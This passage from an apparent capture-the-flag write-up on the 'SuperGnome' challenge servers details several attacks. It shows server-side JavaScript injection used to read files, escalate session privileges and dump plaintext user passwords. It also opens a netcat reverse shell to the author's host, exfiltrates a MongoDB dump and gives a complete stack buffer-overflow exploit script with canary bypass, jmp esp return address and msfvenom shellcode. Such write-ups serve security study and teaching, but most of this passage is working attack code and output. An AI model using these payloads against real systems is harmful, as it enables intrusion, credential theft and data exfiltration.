primary">Upload</button></div></div></form></div></div></div></div></body></html>
```


Files present in /gnome/www/files/

- 20151203133815.zip
- factory_cam_4.zip
- gnome.conf
- gnome_firmware_rel_notes.txt
- sgnet.zip
- sniffer_hit_list.txt

The contents of the gnome.conf file was retrieved with the following injected commands:

```
fs.readFileSync('/gnome/www/files/gnome.conf')
Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Other files were retrieved using:

```
fs.readFileSync('/gnome/www/files/gnome_firmware_rel_notes.txt')
```

```
fs.readFileSync('/gnome/www/files/sniffer_hit_list.txt')
```

To copy the binary files, the content was base64 encoded:

```
new Buffer(fs.readFileSync('/gnome/www/files/20151203133815.zip')).toString('base64')
```

```
new Buffer(fs.readFileSync('/gnome/www/files/factory_cam_4.zip')).toString('base64')
```

```
new Buffer(fs.readFileSync('/gnome/www/files/sgnet.zip')).toString('base64')
```

We can also increase our user_level

```
sessions[sessionid].user_level = 1001
```

This was validated by going to page 3 of camera, but provided no immediate advantage.

We can change our session to the server admin ‘nedford’

```
sessions[sessionid].username = 'nedford'
```

This allows us to directly download the files through the files section of the website.

In case it came in handy later (and for completeness), I dumped the user credentials from the database to a file:

```
req.db.get('users').find({}).each(function(dbres){ fs.appendFileSync('/tmp/s167_data',
"\n" + dbres.username + " " + dbres.password + "\n") })
```

and retrieved the file contents


```
fs.readFileSync('/tmp/s167_data')
```

User	Password
User	user
Admin	SittingOnAShelf
Nedford	AllIWantForXmasIsYourPresents

And tidied up after ourselves:

```
fs.unlinkSync('/tmp/s167_data')
```

Having extracted nedford's username and password, we can now directly login with these credentials:



Again, allowing direct download of files.

Further server investigation was carried out, retrieving directory listings for:

- /
- /etc/
- /etc/init.d/
- /gnome/
- /home/

And content of interesting files:

- /etc/passwd
- /etc/os-release
- /gnome/start.sh
- /etc/mongod.conf

And just because we can, we popped a reverse shell

Run up listener on a server I control:

```
nc -lnvp 11111
```

Pop a reverse shell with:

```
require('child_process').exec('/bin/nc.traditional -e /bin/sh <my-server-ip> 11111')
```

```
hostname
sg4
whoami
gnome-admin
echo "Greetings from Paul Beckett. Finally popped a shell over here :)" > /tmp/_a_friendly_messsage_from_the_United_Kingdom
cat /tmp/_a_friendly_messsage_from_the_United_Kingdom
Greetings from Paul Beckett. Finally popped a shell over here :)
```

Dump and copy the gnome database:

```
mongodump -d gnome -u gnome -p KTt9C1SljNKDiobKKro926frc

tar -czf ./mongo-dump.tar.gz ./dump

md5sum mongo-dump.tar.gz
46c692e43dde4c9c3f401fada36fcf21  mongo-dump.tar.gz
```

Redirect netcat output to a file so we can capture mongo dump file

```
netcat -lvnp 11111 > sg04-mongo-dump.tar.gz
```

```
cat /tmp/mongo-dump.tar.gz
```

Verify local copy of file matches:

```
md5sum sg04-mongo-dump.tar.gz
46c692e43dde4c9c3f401fada36fcf21  sg04-mongo-dump.tar.gz
```

Query mongo database details directly. Database connection details obtained from /gnome/www/app.js

```
echo "db.users.find()" | mongo gnome -u gnome -p KTt9C1SljNKDiobKKro926frc
MongoDB shell version: 3.0.7
connecting to: gnome
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "password" :
"user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "password" :
"SittingOnAShelf", "user_level" : 100 }
{ "_id" : ObjectId("5647438777cb0339cd14fd09"), "username" : "nedford", "password" :
"AllIWantForXmasIsYourPresents", "user_level" : 100 }
Bye
```

```
echo "db.system.indexes.find()" | mongo gnome -u gnome -p KTt9C1SljNKDiobKKro926frc
MongoDB shell version: 3.0.7
connecting to: gnome
{ "v" : 1, "key" : { "_id" : 1 }, "name" : "_id_", "ns" : "gnome.users" }
{ "v" : 1, "key" : { "_id" : 1 }, "name" : "_id_", "ns" : "gnome.settings" }
{ "v" : 1, "key" : { " id" : 1 }, "name" : " id ", "ns" : "gnome.gnomenet" }
{ "v" : 1, "key" : { " id" : 1 }, "name" : " id ", "ns" : "gnome.status" }
{ "v" : 1, "key" : { "_id" : 1 }, "name" : "_id_", "ns" : "gnome.cameras" }
bye
```

```
echo "db.status.find()" | mongo gnome -u gnome -p KTt9C1SljNKDiobKKro926frc
MongoDB shell version: 3.0.7
connecting to: gnome
{ " id" : ObjectId("56421153b0aa2a3be47a2d04"), "sg-avail" : 5, "sg-up" : 5, "gnomes-avail" : 1733315,
"gnomes-up" : 1653325, "backbone" : "UP", "storage" : 1353235, "memory" : 835325, "last-update" : 1447170332
}
{ "_id" : ObjectId("564212abb0aa2a3be47a2d05"), "sg-avail" : 5, "sg-up" : 5, "gnomes-avail" : 1733315,
"gnomes-up" : 1653325, "backbone" : "UP", "storage" : 1353235, "memory" : 835325, "last-update" : 1447170395
}
bye
```

```
echo "db.settings.find()" | mongo gnome -u gnome -p KTt9C1SljNKDiobKKro926frc
MongoDB shell version: 3.0.7
connecting to: gnome
{ "_id" : ObjectId("562269a1b6e8d3a99a07300c"), "setting" : "Current config file:", "value" :
"./tmp/e31faee/cfg/sg.01.v1339.cfg" }
{ " id" : ObjectId("562269b2b6e8d3a99a07300d"), "setting" : "Allow new subordinates?:", "value" : "YES" }
{ " id" : ObjectId("562269e0b6e8d3a99a07300e"), "setting" : "Camera monitoring?:", "value" : "YES" }
{ "_id" : ObjectId("562269e9b6e8d3a99a07300f"), "setting" : "Audio monitoring?:", "value" : "YES" }
{ "_id" : ObjectId("562269f3b6e8d3a99a073010"), "setting" : "Camera update rate:", "value" : "60min" }
{ "_id" : ObjectId("56226a03b6e8d3a99a073011"), "setting" : "Gnome mode:", "value" : "SuperGnome" }
{ " id" : ObjectId("56226a0db6e8d3a99a073012"), "setting" : "Gnome name:", "value" : "SG-04" }
{ " id" : ObjectId("56226a1bb6e8d3a99a073013"), "setting" : "Allow file uploads?:", "value" : "YES" }
{ " id" : ObjectId("56226a2ab6e8d3a99a073014"), "setting" : "Allowed file formats:", "value" : ".png" }
{ "_id" : ObjectId("56226a38b6e8d3a99a073015"), "setting" : "Allowed file size:", "value" : "512kb" }
{ "_id" : ObjectId("56226a47b6e8d3a99a073016"), "setting" : "Files directory:", "value" : "/gnome/www/files/"
}
bye
```

```
echo " db.cameras.find()" | mongo gnome -u gnome -p KTt9C1SljNKDiobKKro926frc
MongoDB shell version: 3.0.7
connecting to: gnome
{ "_id" : ObjectId("56225c994a37f7d48337b9be"), "cameraid" : 1, "tz" : -5, "status" : "online" }
{ "_id" : ObjectId("56225ca84a37f7d48337b9bf"), "cameraid" : 2, "tz" : 5, "status" : "online" }
{ "_id" : ObjectId("563606624f51b1c4472f365e"), "cameraid" : 3, "tz" : -5, "status" : "online" }
{ " id" : ObjectId("563606834f51b1c4472f365f"), "cameraid" : 4, "tz" : -5, "status" : "online" }
{ " id" : ObjectId("563606a14f51b1c4472f3660"), "cameraid" : 5, "tz" : -8, "status" : "online" }
{ " id" : ObjectId("563606e84f51b1c4472f3661"), "cameraid" : 6, "tz" : 9, "status" : "online" }
{ "_id" : ObjectId("56433d16ed9881a101c95422"), "cameraid" : 7, "tz" : -5, "status" : "online" }
{ "_id" : ObjectId("56433d1aed9881a101c95423"), "cameraid" : 9, "tz" : -4, "status" : "online" }
{ "_id" : ObjectId("56433d1bed9881a101c95424"), "cameraid" : 8, "tz" : -6, "status" : "online" }
{ " id" : ObjectId("56433d28ed9881a101c95425"), "cameraid" : 10, "tz" : -5, "status" : "online" }
{ " id" : ObjectId("56433d2bed9881a101c95426"), "cameraid" : 11, "tz" : 6, "status" : "online" }
{ "_id" : ObjectId("56433d2fed9881a101c95427"), "cameraid" : 12, "tz" : 7, "status" : "online" }
bye
```

SG05 : 54.233.105.81

Reviewed sgstatd C source code obtained from SG01, SG02, SG03 and SG04.

The sgstatd function contains reads up to 200 characters of unauthenticated, remotely supplied input, and assigns this into a variable only capable of accepting 100 characters.

```
int sgstatd(sd)
{
        __asm__("movl $0xe4ffffe4, -4(%ebp)");
        //Canary pushed

        char bin[100];
        write(sd, "\nThis function is protected!\n", 30);
        fflush(stdin);
        //recv(sd, &bin, 200, 0);
        sgnet_readn(sd, &bin, 200);
        __asm__("movl -4(%ebp), %edx\n\t" "xor $0xe4ffffe4, %edx\n\t"   // Canary checked
                "jne sgnet_exit");
        return 0;

}
```

To check whether this was a possibility for exploitation, I checked whether TCP port 4242 is in use (which is likely to indicate sgstatd is running):

```
nmap -sS -p4242 54.233.105.81
Starting Nmap 7.01 ( https://nmap.org ) at 2015-12-30 13:45 GMT
Nmap scan report for ec2-54-233-105-81.sa-east-1.compute.amazonaws.com (54.233.105.81)
Host is up (0.00025s latency).
PORT     STATE    SERVICE
4242/tcp filtered vrml-multi-use

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

Nmap was unable to determine whether port was in use: returning its state as ‘filtered’, so I tried connecting to it using netcat, and discovered the service is running and returning data.

```
nc 54.233.105.81 4242
Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
1Filesystem     1K-blocks    Used Available Use% Mounted on
/dev/xvda1       8115168 4995964   2683928  66% /
none                   4       0         4   0% /sys/fs/cgroup
udev              502960      12    502948   1% /dev
tmpfs             101632     340    101292   1% /run
none                5120       0      5120   0% /run/lock
none              508144       0    508144   0% /run/shm
none              102400       0    102400   0% /run/user
```

```
nc 54.233.105.81 4242
Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
```

```
2Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:12346           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:60839           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:17771           0.0.0.0:*               LISTEN
tcp        0      0 172.31.32.97:8080       111.161.92.234:80       SYN_RECV
tcp        0      0 172.31.32.97:8080       96.9.242.127:80         SYN_RECV
tcp        0      0 172.31.32.97:8080       1.232.40.13:80          SYN_RECV
tcp        0      0 172.31.32.97:8080       185.34.216.62:80        SYN_RECV
tcp        0      0 0.0.0.0:4242            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5556            0.0.0.0:*               LISTEN
tcp        0      0 172.31.32.97:4242       80.98.248.92:41785      CLOSE_WAIT
tcp        0      0 127.0.0.1:35377         127.0.0.1:27017         ESTABLISHED
tcp       18      0 172.31.32.97:51566      188.172.79.171:5556     CLOSE_WAIT
tcp        0      0 127.0.0.1:27017         127.0.0.1:35376         ESTABLISHED
tcp      201      0 172.31.32.97:4242       68.4.70.150:35272       ESTABLISHED
tcp        0      0 127.0.0.1:27017         127.0.0.1:35373         ESTABLISHED
tcp        0      0 127.0.0.1:27017         127.0.0.1:35375         ESTABLISHED
tcp        1      0 172.31.32.97:56345      89.238.66.16:9988       CLOSE_WAIT
tcp        0      0 172.31.32.97:58791      108.72.24.10:61777      ESTABLISHED
tcp        0      0 172.31.32.97:49594      115.135.116.7:80        ESTABLISHED
tcp        0      0 172.31.32.97:50097      46.11.125.19:80         ESTABLISHED
tcp        0      0 172.31.32.97:4242       79.66.9.218:53668       TIME_WAIT
tcp        0      0 172.31.32.97:42605      108.72.24.10:61778      ESTABLISHED
tcp        0    126 172.31.32.97:4242       52.91.158.161:35126     ESTABLISHED
tcp        0      0 172.31.32.97:58675      89.238.66.16:4444       CLOSE_WAIT
tcp        0      0 172.31.32.97:4242       2.96.99.17:59589        TIME_WAIT
tcp        0      0 172.31.32.97:4242       2.96.99.17:59590        ESTABLISHED
tcp      201      0 172.31.32.97:4242       62.167.41.36:57479      ESTABLISHED
tcp       11      0 172.31.32.97:4242       115.135.116.7:53014     CLOSE_WAIT
tcp      104      0 172.31.32.97:4242       52.91.158.161:35121     ESTABLISHED
tcp        0      0 172.31.32.97:4242       206.174.72.29:45368     CLOSE_WAIT
tcp        0      0 172.31.32.97:60450      195.99.225.110:6666     ESTABLISHED
tcp        0      0 172.31.32.97:4242       52.91.158.161:35125     ESTABLISHED
tcp      201      0 172.31.32.97:4242       68.4.70.150:44176       ESTABLISHED
tcp        1      0 172.31.32.97:4242       70.53.211.13:63777      CLOSE_WAIT
tcp        0      0 172.31.32.97:59853      78.227.17.13:5336       ESTABLISHED
tcp        0      0 127.0.0.1:35373         127.0.0.1:27017         ESTABLISHED
tcp        1      0 172.31.32.97:52416      115.135.116.7:5555      ESTABLISHED
tcp        0      0 172.31.32.97:50313      107.170.247.184:4444    ESTABLISHED
tcp        7      0 172.31.32.97:5555       70.53.211.13:63779      CLOSE_WAIT
tcp      104      0 172.31.32.97:4242       52.91.158.161:35118     ESTABLISHED
tcp        0      0 127.0.0.1:27017         127.0.0.1:35377         ESTABLISHED
tcp        0      0 127.0.0.1:27017         127.0.0.1:35374         ESTABLISHED
tcp        1      0 172.31.32.97:4242       89.15.60.152:44396      CLOSE_WAIT
tcp        5      0 172.31.32.97:4242       75.83.42.88:64526       CLOSE_WAIT
tcp        0      0 172.31.32.97:45022      89.238.66.16:4444       ESTABLISHED
tcp        0      0 127.0.0.1:35376         127.0.0.1:27017         ESTABLISHED
tcp        1      0 172.31.32.97:47598      188.172.79.171:5555     CLOSE_WAIT
tcp        0      0 172.31.32.97:42840      107.170.247.184:4567    ESTABLISHED
tcp        0      0 172.31.32.97:4242       78.227.17.13:63721      ESTABLISHED
tcp      201      0 172.31.32.97:4242       68.4.70.150:36628       ESTABLISHED
tcp        0      0 172.31.32.97:4242       108.72.24.10:34458      CLOSE_WAIT
tcp        0      0 172.31.32.97:4242       52.91.158.161:35108     ESTABLISHED
tcp        1      0 172.31.32.97:4242       84.172.197.95:54155     CLOSE_WAIT
tcp        0      0 172.31.32.97:4242       52.91.158.161:35124     ESTABLISHED
tcp       11      0 172.31.32.97:4242       115.135.116.7:52721     CLOSE_WAIT
tcp        0      0 172.31.32.97:55577      46.11.125.19:443        ESTABLISHED
tcp      485      0 172.31.32.97:4242       188.172.79.171:60555    CLOSE_WAIT
tcp      201      0 172.31.32.97:4242       68.4.70.150:45195       ESTABLISHED
tcp       68      0 172.31.32.97:52427      115.135.116.7:5555      CLOSE_WAIT
tcp       10      0 172.31.32.97:36718      115.135.116.7:443       CLOSE_WAIT
tcp        0    109 172.31.32.97:4242       52.91.158.161:35091     ESTABLISHED
tcp        0      0 172.31.32.97:4242       52.91.158.161:35122     ESTABLISHED
tcp      484      0 172.31.32.97:4242       46.11.125.19:59546      ESTABLISHED
tcp        0      0 127.0.0.1:35375         127.0.0.1:27017         ESTABLISHED
tcp        0      0 127.0.0.1:35374         127.0.0.1:27017         ESTABLISHED
tcp        0      0 172.31.32.97:45057      115.135.116.7:8888      ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::8080                 :::*                    LISTEN
tcp6       0      0 172.31.32.97:8080       79.160.29.124:43713     ESTABLISHED
tcp6       0      0 172.31.32.97:8080       66.249.83.177:46024     ESTABLISHED
tcp6       0      0 172.31.32.97:8080       79.160.29.124:46553     ESTABLISHED
tcp6       0      0 172.31.32.97:8080       52.91.2.135:46480       TIME_WAIT
tcp6       0      0 172.31.32.97:8080       79.160.29.124:52445     ESTABLISHED
tcp6       0      0 172.31.32.97:8080       121.7.101.230:18580     TIME_WAIT
tcp6       0      0 172.31.32.97:8080       121.7.101.230:6874      TIME_WAIT
tcp6       0      0 172.31.32.97:8080       66.249.83.183:41602     ESTABLISHED
```

```
tcp6       0      0 172.31.32.97:8080       79.160.29.124:44521     ESTABLISHED
```

```
nc 54.233.105.81 4242
Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
3root
```

Of particular interest, the vulnerable method sgstatd was accessible:

```
nc 54.233.105.81 4242
Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
X

Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
```

The binary from the Firmware was initially run on a Linux Mint Virtual Machine (as I already had a disposable copy of this VM installed) to analyse behaviour and develop an exploit, before moving to an EC2 hosted Unbuntu instance (same as SuperGnomes), to check the exploit works there.

Sgstatd binary was analysed in gdb. Sgstatd and sgnet_readn methods were disassembled.

```
gdb sgstatd
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from sgstatd...(no debugging symbols found)...done.
(gdb) disas sgstatd
Dump of assembler code for function sgstatd:
   0x0804935d <+0>:     push   %ebp
   0x0804935e <+1>:     mov    %esp,%ebp
   0x08049360 <+3>:     sub    $0x88,%esp
   0x08049366 <+9>:     movl   $0xe4ffffe4,-0x4(%ebp)
   0x0804936d <+16>:    movl   $0x1e,0x8(%esp)
   0x08049375 <+24>:    movl   $0x8049d53,0x4(%esp)
   0x0804937d <+32>:    mov    0x8(%ebp),%eax
   0x08049380 <+35>:    mov    %eax,(%esp)
```

```
   0x08049383 <+38>:    call   0x8048af0 <write@plt>
   0x08049388 <+43>:    mov    0x804b2e0,%eax
   0x0804938d <+48>:    mov    %eax,(%esp)
   0x08049390 <+51>:    call   0x80489a0 <fflush@plt>
   0x08049395 <+56>:    movl   $0xc8,0x8(%esp)
   0x0804939d <+64>:    lea    -0x6c(%ebp),%eax
   0x080493a0 <+67>:    mov    %eax,0x4(%esp)
   0x080493a4 <+71>:    mov    0x8(%ebp),%eax
   0x080493a7 <+74>:    mov    %eax,(%esp)
   0x080493aa <+77>:    call   0x804990b <sgnet_readn>
   0x080493af <+82>:    mov    -0x4(%ebp),%edx
   0x080493b2 <+85>:    xor    $0xe4ffffe4,%edx
   0x080493b8 <+91>:    jne    0x804933f <sgnet_exit>
   0x080493be <+97>:    mov    $0x0,%eax
   0x080493c3 <+102>:   leave
   0x080493c4 <+103>:   ret
End of assembler dump.
(gdb) disas sgnet_readn
Dump of assembler code for function sgnet_readn:
   0x0804990b <+0>:     push   %ebp
   0x0804990c <+1>:     mov    %esp,%ebp
   0x0804990e <+3>:     sub    $0x28,%esp
   0x08049911 <+6>:     movl   $0x0,-0x10(%ebp)
   0x08049918 <+13>:    movl   $0x0,-0xc(%ebp)
   0x0804991f <+20>:    mov    0xc(%ebp),%eax
   0x08049922 <+23>:    mov    %eax,-0x14(%ebp)
   0x08049925 <+26>:    cmpl   $0x0,0x8(%ebp)
   0x08049929 <+30>:    js     0x804997d <sgnet_readn+114>
   0x0804992b <+32>:    cmpl   $0x0,-0x14(%ebp)
   0x0804992f <+36>:    je     0x804997d <sgnet_readn+114>
   0x08049931 <+38>:    cmpl   $0x0,0x10(%ebp)
   0x08049935 <+42>:    je     0x804997d <sgnet_readn+114>
   0x08049937 <+44>:    movl   $0x0,-0xc(%ebp)
   0x0804993e <+51>:    jmp    0x8049972 <sgnet_readn+103>
   0x08049940 <+53>:    mov    -0xc(%ebp),%eax
   0x08049943 <+56>:    mov    0x10(%ebp),%edx
   0x08049946 <+59>:    sub    %eax,%edx
   0x08049948 <+61>:    mov    -0xc(%ebp),%eax
   0x0804994b <+64>:    mov    -0x14(%ebp),%ecx
   0x0804994e <+67>:    add    %ecx,%eax
   0x08049950 <+69>:    mov    %edx,0x8(%esp)
   0x08049954 <+73>:    mov    %eax,0x4(%esp)
   0x08049958 <+77>:    mov    0x8(%ebp),%eax
   0x0804995b <+80>:    mov    %eax,(%esp)
   0x0804995e <+83>:    call   0x8048990 <read@plt>
   0x08049963 <+88>:    mov    %eax,-0x10(%ebp)
   0x08049966 <+91>:    cmpl   $0x0,-0x10(%ebp)
   0x0804996a <+95>:    jle    0x804997c <sgnet_readn+113>
   0x0804996c <+97>:    mov    -0x10(%ebp),%eax
   0x0804996f <+100>:   add    %eax,-0xc(%ebp)
   0x08049972 <+103>:   mov    -0xc(%ebp),%eax
   0x08049975 <+106>:   cmp    0x10(%ebp),%eax
   0x08049978 <+109>:   jb     0x8049940 <sgnet_readn+53>
   0x0804997a <+111>:   jmp    0x804997d <sgnet_readn+114>
   0x0804997c <+113>:   nop
   0x0804997d <+114>:   mov    -0xc(%ebp),%eax
   0x08049980 <+117>:   leave
   0x08049981 <+118>:   ret
End of assembler dump.
```

Setting a breakpoint near end of sgnet_readn method

```
set follow-fork-mode child
break * 0x08049981
run
```

I used netcat to submit 100 A's.

```
netcat localhost 4242
Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
X

Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
AAAA
```

```
eip            0x8049981       0x8049981 <sgnet_readn+118>
eflags         0x246     [ PF ZF IF ]
cs             0x23      35
ss             0x2b      43
ds             0x2b      43
es             0x2b      43
fs             0x0       0
gs             0x63      99
```

Here we can see (highlighted) the hex representation of the ASCII code for the letter A's : 41.

The Canary (highlighted) can be seen to be 4 bytes further on than the end of the A's.

Therefore I determined that to fix the Canary, I needed to submit 104 characters of junk (in this case just using letter A's), followed by the Canary.

Rerunning sgstatd within gdb:

```
gdb sgstatd
(gdb) set follow-fork-mode child
(gdb) run
Starting program: sgstatd
Server started...
[New process 14717]
```

A short python script was used to send the junk + canary + pattern (created by Metasploit pattern_create tool) to sgstatd, so that the position of the return memory address could be found.

```
#!/usr/bin/env python
import sys, socket
from time import sleep

target = '127.0.0.1'

noops = '\x90'
frontpad = 'A' * 104
canary = '\xe4\xff\xff\xe4'
postcanarypad = noops * 4

# Finding return memory address position
#/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb 92
#Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad

buff = frontpad + canary +
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad"


try:
 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
 s.settimeout(200000)
 s.connect((target,4242))
 data=s.recv(1024)
 print data + "\n"

 print ">Selecting X"
 s.send("X")
 sleep(7)
 data=s.recv(1024)
```

```
 print data + "\n"

 print ">Sending buffer with length: "+str(len(buff))
 s.send(buff)
 sleep(2)
 data=s.recv(1024)
 print data + "\n"

 s.close
 print ">Submission complete"

except:
  print "[+] Crash occured with buffer length: "+str(len(buff))
  sys.exit()
```

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to process 14717]
0x61413161 in ?? ()
```

Metasploit pattern_offset was used to determine the offset of “0x61413161”

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb 0x61413161
[*] Exact match at offset 4
```

Using ROPgadget I looked for instances of “jmp esp”, which might allow us to bypass ASLR measures, and run our shellcode.

```
./ROPGadget/ROPgadget-master/ROPgadget.py --binary ./sgstatd | grep "jmp esp"
0x08049365 : add bh, al ; inc ebp ; cld ; in al, -1 ; jmp esp
0x08049363 : add byte ptr [eax], al ; add bh, al ; inc ebp ; cld ; in al, -1 ; jmp esp
0x080493ae : add byte ptr [ebx - 0xd7e03ab], cl ; in al, -1 ; jmp esp
0x08049368 : cld ; in al, -1 ; jmp esp
0x08049369 : in al, -1 ; jmp esp
0x08049367 : inc ebp ; cld ; in al, -1 ; jmp esp
0x0804936b : jmp esp
```

Returning to gdb:

```
(gdb) disas 0x08049365
Dump of assembler code for function sgstatd:
   0x0804935d <+0>:     push   %ebp
   0x0804935e <+1>:     mov    %esp,%ebp
   0x08049360 <+3>:     sub    $0x88,%esp
   0x08049366 <+9>:     movl   $0xe4ffffe4,-0x4(%ebp)
   0x0804936d <+16>:    movl   $0x1e,0x8(%esp)
   0x08049375 <+24>:    movl   $0x8049d53,0x4(%esp)
   0x0804937d <+32>:    mov    0x8(%ebp),%eax
   0x08049380 <+35>:    mov    %eax,(%esp)
   0x08049383 <+38>:    call   0x8048af0 <write@plt>
   0x08049388 <+43>:    mov    0x804b2e0,%eax
   0x0804938d <+48>:    mov    %eax,(%esp)
   0x08049390 <+51>:    call   0x80489a0 <fflush@plt>
   0x08049395 <+56>:    movl   $0xc8,0x8(%esp)
   0x0804939d <+64>:    lea    -0x6c(%ebp),%eax
   0x080493a0 <+67>:    mov    %eax,0x4(%esp)
   0x080493a4 <+71>:    mov    0x8(%ebp),%eax
   0x080493a7 <+74>:    mov    %eax,(%esp)
```

```
   0x080493aa <+77>:    call   0x804990b <sgnet_readn>
   0x080493af <+82>:    mov    -0x4(%ebp),%edx
   0x080493b2 <+85>:    xor    $0xe4ffffe4,%edx
   0x080493b8 <+91>:    jne    0x804933f <sgnet_exit>
   0x080493be <+97>:    mov    $0x0,%eax
   0x080493c3 <+102>:   leave
   0x080493c4 <+103>:   ret
End of assembler dump.
```

I could see no evidence of the jmp esp, so walked through individual instructions beginning at 0x08049365

```
(gdb) x/i 0x08049365
   0x8049365 <sgstatd+8>:     add    %al,%bh
(gdb) x/i 0x08049366
   0x8049366 <sgstatd+9>:     movl   $0xe4ffffe4,-0x4(%ebp)
(gdb) x/i 0x08049367
   0x8049367 <sgstatd+10>:    inc    %ebp
(gdb) x/i 0x08049368
   0x8049368 <sgstatd+11>:    cld
(gdb) x/i 0x08049369
   0x8049369 <sgstatd+12>:    in     $0xff,%al
(gdb) x/i 0x0804936a
   0x804936a <sgstatd+13>:    (bad)
(gdb) x/i 0x0804936b
   0x804936b <sgstatd+14>:    jmp    *%esp
```

This gave me an address I would use as a return address, in the expectation that it would would jump to the esp location which should contain exploit shellcode of my choice.

A second short python script was developed for this purpose, using shellcode created using msfvenom.

```
#!/usr/bin/env python
import sys, socket
import struct
from time import sleep

target = '127.0.0.1'
#target = '54.233.105.81'

noops = '\x90'
frontpad = 'A' * 104
canary = '\xe4\xff\xff\xe4'
postcanarypad = noops * 4

retaddr = struct.pack("<I", 0x80493b6);

#msfvenom -a x86 --platform linux -e x86/shikata_ga_nai -f python -p linux/x86/exec
CMD='/bin/sh' PrependSet resuid=true -b '\x00'
exploit =
"\xdb\xd3\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x0b\xb8\x67\x3f\x08\x5d\x31\x43\x1a\x03\x43\x
1a\x83\xeb\xfc\xe2\x92\x55\x03\x05\xc5\xf8\x75\xdd\xd8\x9f\xf0\xfa\x4a\x4f\x70\x6d\x8a\
xe7\x59\x0f\xe3\x99\x2c\x2c\xa1\x8d\x27\xb3\x45\x4e\x17\xd1\x2c\x20\x48\x66\xc6\xbc\xc1
\xdb\x9f\x5c\x20\x5b"

noopsled = noops * (200 - len(frontpad) - len(canary) - len(postcanarypad) -
len(retaddr) - len(exploit))

buff = frontpad + canary + postcanarypad + retaddr + noopsled + exploit


try:
 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

```
 s.settimeout(200000)
 s.connect((target,4242))
 data=s.recv(1024)
 print data + "\n"

 print ">Selecting X"
 s.send("X")
 sleep(7)
 data=s.recv(1024)
 print data + "\n"

 print ">Sending buffer with length: "+str(len(buff))
 s.send(buff)
 sleep(2)
 data=s.recv(1024)
 print data + "\n"

 s.close
 print ">Submission complete"

except:
  print "[+] Crash occured with buffer length: "+str(len(buff))
  sys.exit()
```

Running this sucesfully created a /bin/sh shell on the server.

```
Starting program: sgstatd
Server started...
$ whoami
nobody
```

